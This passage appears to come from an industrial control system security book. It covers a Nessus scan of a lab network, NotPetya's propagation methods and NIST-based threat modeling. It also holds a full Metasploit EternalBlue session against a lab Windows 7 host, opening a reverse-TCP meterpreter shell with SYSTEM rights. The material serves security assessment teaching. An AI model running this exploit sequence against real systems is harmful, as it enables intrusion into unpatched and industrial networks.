


Scan Type: Default

**Performance options:**


30 simultaneous hosts (max)
4 simultaneous checks per host (max)
5 second network read timeout

It will now show up under the **My Scans** tab and start populating results:



| Name | Schedule | Last Modified |
|---|---|---|
| ICS_BasicNetoworkScan | On Demand | 03:19 PM |

By clicking on the scan name, we can see the scan details and the populated results as it is running. We can also see the hosts, taken from the `hosts-ips.txt` file:



ICS_BasicNetworkScan
CURRENT RESULTS: TODAY AT 3:55 PM

Scans > Hosts 4 | Vulnerabilities 78 | Remediations 3 | History 1


| Host | Vulnerabilities | % |
|---|---|---|
| 192.168.1.120 | 2 / 17 / 2 / 41 | 79% |
| 192.168.1.125 | 6 / 37 | 100% |
| 192.168.1.200 | 36 | 100% |
| 192.168.1.222 | 26 | 81% |

**Scan Details**

| | |
|---|---|
| Name: | ICS_BasicNetworkScan |
| Status: | Running |
| Policy: | Basic Network Scan |
| Scanner: | Local Scanner |
| Folder: | My Scans |
| Start: | Today at 3:55 PM |

**Vulnerabilities**

We can also see vulnerabilities found by the scan:



ICS_BasicNetworkScan
CURRENT RESULTS: TODAY AT 3:55 PM

Scans > Hosts 4 | Vulnerabilities 80 | Remediations 4 | History 1


| Severity | Plugin Name | Plugin Family | Count |
|---|---|---|---|
| CRITICAL | GNU Bash Environment Variable Handling Code Injection (Shellshock) | CGI abuses | 2 |
| CRITICAL | MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNA... | Windows | 1 |
| CRITICAL | Samba 'AndX' Request Heap-Based Buffer Overflow | Misc. | 1 |
| MEDIUM | Apache HTTP Server httpOnly Cookie Information Disclosure | Web Servers | 3 |
| MEDIUM | HTTP TRACE / TRACK Methods Allowed | Web Servers | 3 |
| MEDIUM | Multiple Web Server printenv CGI Information Disclosure | CGI abuses | 2 |
| MEDIUM | SMB Signing Disabled | Misc. | 2 |
| MEDIUM | SSL Certificate Cannot Be Trusted | General | 2 |
| MEDIUM | Samba Badlock Vulnerability | General | 1 |
| MEDIUM | SSL 64-bit Block Size Cipher Suites Supported (SWEET32) | General | 1 |
| MEDIUM | SSL Certificate Expiry | General | 1 |

**Scan Details**

| | |
|---|---|
| Name: | ICS_BasicNetworkScan |
| Status: | Completed |
| Policy: | Basic Network Scan |
| Scanner: | Local Scanner |
| Folder: | My Scans |
| Start: | Today at 3:55 PM |
| End: | Today at 3:59 PM |
| Elapsed: | 4 minutes |
| Targets: | 192.168.1.100,192.168.1.110,192. show all |

**Vulnerabilities**

And Nessus will even give you remediation suggestions for the discovered vulnerabilities:



ICS_BasicNetworkScan

CURRENT RESULTS: TODAY AT 3:55 PM

**Taking the following actions across 2 hosts would resolve 14% of the vulnerabilities on the network:**

| Action to take | Vulns | Hosts |
|---|---|---|
| Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later. | 2 | 1 |
| Apache HTTP Server httpOnly Cookie Information Disclosure: Upgrade to Apache version 2.0.65 / 2.2.22 or later. | 2 | 2 |
| Webmin Null Byte Filtering Information Disclosure: Upgrade to Webmin version 1.296 or later. | 1 | 1 |
| GNU Bash Environment Variable Handling Code Injection (Shellshock): Apply the referenced patch. | 0 | 1 |


**Scan Details**

| | |
|---|---|
| Name: | ICS_BasicNetworkScan |
| Status: | Completed |
| Policy: | Basic Network Scan |
| Scanner: | Local Scanner |
| Folder: | My Scans |
| Start: | Today at 3:55 PM |
| End: | Today at 3:59 PM |
| Elapsed: | 4 minutes |
| Targets: | 192.168.1.100,192.168.1.110,192. show all |

Once the scan is completed, we can look at the most critical vulnerabilities found.

Some of the systems that are used in my test setup are deliberately vulnerable Linux VMs. This was chosen so we get some juicy information to look at.

If we take a closer look at the found vulnerabilities, one stands out clearly: **MS17-010**:



ICS_BasicNetworkScan

CURRENT RESULTS: JULY 8 AT 3:59 PM

MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPI...

**Description**

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

**Solution**

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

**Plugin Details**

| | |
|---|---|
| Severity: | Critical |
| ID: | 97833 |
| Version: | $Revision: 1.11 $ |
| Type: | remote |
| Family: | Windows |
| Published: | 2017/03/20 |
| Modified: | 2017/06/28 |

**Risk Information**

Risk Factor: Critical

CVSS v3.0 Base Score: 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:P/RL:O/RC:C

CVSS v3.0 Temporal Score: 8.8

CVSS Base Score: 10.0

CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSS Temporal Vector: CVSS2#E:POC/RL:OF/RC:C

CVSS Temporal Score: 7.8

IAVM Severity: I

It is a relatively new vulnerability for the `SMBv1` protocol in Windows computers. The vulnerability fueled the EternalBlue exploit that was developed by the NSA. The exploit was stolen and later released to the public by the Shadow Brokers hackers group. The exploit has been the propagation mechanism for two successful malware campaigns, namely WannaCry and NotPetya. By exploiting the vulnerability in the `SMBv1` protocol, both WannaCry and NotPetya managed to infect hundreds of thousands of computers worldwide. The following exercise shows how effective the exploit is against a vulnerable Windows 7 system:

```
root@KVM01010101:~# msfconsole


/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\


       =[ metasploit v4.14.25-dev                         ]
+ -- --=[ 1659 exploits - 950 auxiliary - 293 post        ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search ms17_010

Matching Modules
================
   Name                                      Disclosure Date  Rank     
Description
   ----                                      ---------------  ----     ----
-------
   auxiliary/scanner/smb/smb_ms17_010                         normal   
MS17-010 SMB RCE Detection
   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200

msf exploit(ms17_010_eternalblue) > set payload
windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp

msf exploit(ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of times
to groom the kernel pool.
   GroomDelta          5                yes       The amount to increase
the groom count by per try.
   MaxExploitAttempts  3                yes       The number of times to
retry the exploit.
   ProcessName         spoolsv.exe      yes       Process to inject payload
into.
   RHOST                                yes       The target address
   RPORT               445              yes       The target port (TCP)
   SMBDomain           .                no        (Optional) The Windows
domain to use for authentication
   SMBPass                              no        (Optional) The password
for the specified username
   SMBUser                              no        (Optional) The username
to authenticate as
   VerifyArch          true             yes       Check if remote
architecture matches exploit Target.
   VerifyTarget        true             yes       Check if remote OS
matches exploit Target.
Payload options (windows/x64/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
Exploit target:
   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf exploit(ms17_010_eternalblue) > set LHOST 192.168.1.222
LHOST => 192.168.1.222

msf exploit(ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.222:4444
[*] 192.168.1.200:445 - Connecting to target for exploitation.
[+] 192.168.1.200:445 - Connection established for exploitation.
[+] 192.168.1.200:445 - Target OS selected valid for OS indicated by SMB
reply
[*] 192.168.1.200:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.1.200:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f
66 65 73  Windows 7 Profes
[*] 192.168.1.200:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30
sional 7600
```


```
[+] 192.168.1.200:445 - Target arch selected valid for arch indicated by
DCE/RPC reply
[*] 192.168.1.200:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.200:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.200:445 - Starting non-paged pool grooming
[+] 192.168.1.200:445 - Sending SMBv2 buffers
[+] 192.168.1.200:445 - Closing SMBv1 connection creating free hole
adjacent to SMBv2 buffer.
[*] 192.168.1.200:445 - Sending final SMBv2 buffers.
[*] 192.168.1.200:445 - Sending last fragment of exploit packet!
[*] 192.168.1.200:445 - Receiving response from exploit packet
[+] 192.168.1.200:445 - ETERNALBLUE overwrite completed successfully
(0xC000000D)!
[*] 192.168.1.200:445 - Sending egg to corrupted connection.
[*] 192.168.1.200:445 - Triggering free of corrupted buffer.
[*] Sending stage (1189423 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.222:4444 ->
192.168.1.200:49159) at 2017-07-10 22:16:13 -0400
[+] 192.168.1.200:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=
[+] 192.168.1.200:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=
[+] 192.168.1.200:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

On a sparsely updated network, as most ICSES tend to be, with legacy systems such as Windows XP and even 2000 still present, this exploit is extremely successful and can potentially cause a lot of damage. As a matter of fact, I just returned from a customer engagement where they were heavily hit by the NotPetya malware. Initially believed to be a ransomware, trying to extort victims, it was later discovered that the NotPetya malware was a wiper program with worm like characteristics, a Wiper worm. The sole purpose of the NetPetya Wiper worm was to do as much damage as fast as possible. What makes NotPetya extra dangerous is the fact that it does not solely rely on the `SMBv1` vulnerability as a propagation method, but it can also use two other *legitimate* remote-system connection methods. NotPetya can use a well-known system utility called PsExec.exe, created by Sysinternals, to connect to remote systems with credentials, obtained from memory on the compromised system with built-in functionality similar to MimiKatz. The third method of propagation is achieved using the Windows Management Instrumentation interface. With use of `wmic.exe`, NotPetya can send and execute a copy of itself to a remote computer, again using the credentials obtained from memory.

All in all, the customer lost control of the ICS systems in half of their plants and the malware interrupted production for almost a week. Having wiped their systems, there were only two options to recover from NotPetya, either restore a recent backup if and where available or reinstall the system from scratch where there was not backup available.

## Threat modeling

With all the vulnerabilities discovered for the identified assets of the SUC, the next activity is to create risk scenarios using threat modeling techniques. In a way, creating risk scenarios is about trying to predict where a threat is most likely going to target and succeed. At this point, it is important to know the system or process being evaluated very well. Creating risk scenarios starts with combining information such as threat sources and threat vectors to create possible threat events for the vulnerabilities found. For a threat event to be feasible, these elements must be present: a threat source to carry out the event, a threat vector to exploit the vulnerability, and a target with a vulnerability. The following figure conceptualizes a **Threat Event**:




This is the part of the threat modeling process where threat information comes into play. Knowing the industry, the environment, and other specifics about the SUC helps in determining the threat sources and threat vectors that are applicable for the vulnerability and specific situation.

In general, a threat source can be anything capable of carrying out the threat event. This includes internal threat sources such as employees and contractors or external threat sources such as former employees, hackers, national governments, terrorists, and malware.

For a more in-depth explanation on possible threat sources, refer to the ISC-CERT article at `https://ics-cert.us-cert.gov/content/cyber-threat-source-descriptions`.

A good starting list when considering possible threat sources is the list included in the NIST documentation:




| Type of Threat Source | Description | Characteristics |
|---|---|---|
| ADVERSARIAL | Individuals, groups, organizations, or states that seek to exploit the organization's dependence on cyber resources (e.g., information in electronic form, information and communications technologies, and the communications and information-handling capabilities provided by those technologies) | Capability, Intent, Targeting |
| - Individual | | |
| - Outsider | | |
| - Insider | | |
| - Trusted Insider | | |
| - Privileged Insider | | |
| - Group | | |
| - Ad hoc | | |
| - Established | | |
| - Organization | | |
| - Competitor | | |
| - Supplier | | |
| - Partner | | |
| - Customer | | |
| - Nation-State | | |
| ACCIDENTAL | Erroneous actions taken by individuals in the course of executing their everyday responsibilities. | Range of effects |
| - User | | |
| - Privileged User/Administrator | | |
| STRUCTURAL | Failures of equipment, environmental controls, or software due to aging, resource depletion, or other circumstances which exceed expected operating parameters. | Range of effects |
| - Information Technology (IT) Equipment | | |
| - Storage | | |
| - Processing | | |
| - Communications | | |
| - Display | | |
| - Sensor | | |
| - Controller | | |
| - Environmental Controls | | |
| - Temperature/Humidity Controls | | |
| - Power Supply | | |
| - Software | | |
| - Operating System | | |
| - Networking | | |
| - General-Purpose Application | | |
| - Mission-Specific Application | | |
| ENVIRONMENTAL | Natural disasters and failures of critical infrastructures on which the organization depends, but which are outside the control of the organization. | Range of effects |
| - Natural or man-made disaster | Note: Natural and man-made disasters can also be characterized in terms of their severity and/or duration. However, because the threat source and the threat event are strongly identified, severity and duration can be included in the description of the threat event (e.g., Category 5 hurricane causes extensive damage to the facilities housing mission-critical systems, making those systems unavailable for three weeks). | |
| - Fire | | |
| - Flood/Tsunami | | |
| - Windstorm/Tornado | | |
| - Hurricane | | |
| - Earthquake | | |
| - Bombing | | |
| - Overrun | | |
| - Unusual Natural Event (e.g., sunspots) | | |
| - Infrastructure Failure/Outage | | |
| - Telecommunications | | |
| - Electrical Power | | |

The next factor needed for the creation of a threat event is the threat vector. This is the attack angle used by the threat source. The most common threat vectors to consider include the following:

- Business network
- ICS network
- Internet
- WAN
- ICS systems and devices
- Same-subnet computer systems
- PC and ICS applications
- Physical access
- People (via social engineering)
- The supply chain
- Remote access
- Email/(spear) phishing
- Mobile devices

At this point, we start combining all possible threat sources that could exploit the discovered vulnerability in our target with all possible threat vectors, keeping in mind the feasibility of the threat sources and vectors. The following is an example threat scenario for a vulnerability in a Siemens **S7-400** PLC, discovered by passively looking up the running firmware revision of the PLC on the ICS-CERT vulnerability database:


ICS-CERT
INDUSTRIAL CONTROL SYSTEMS CYBER EMERGENCY RESPONSE TEAM

s7-400 v6.1


Siemens SIMATIC **S7-400** PN CPU DoS | ICS-CERT
ics-cert.us-cert.gov/advisories/ICSA-12-212-02
**Advisory (ICSA-12-212-02**) Siemens SIMATIC **S7-400** PN CPU DoS Original ... The SIMATIC **S7-400 V6** CPU defect mode locks out the unit so that it is not ...

Siemens S7-300/400 PLC Vulnerabilities
ics-cert.us-cert.gov/advisories/ICSA-16-348-05
7 months ago - Advisory Document

Siemens devices using the PROFINET Discovery and ...
ics-cert.us-cert.gov/advisories/ICSA-17-129-02A
SCALANCE W700: Update to **V6**.1.0; https: ... This vulnerability affects only SIMATIC HMI Multi Panels and HMI Mobile Panels, and S7-300/**S7-400** devices.

Powered by bing

Let's take a look at the details for the second shown vulnerability, `CVE-2016-9158`:



Advisory (ICSA-16-348-05A)

More Advisories

Siemens S7-300/400 PLC Vulnerabilities (Update A)

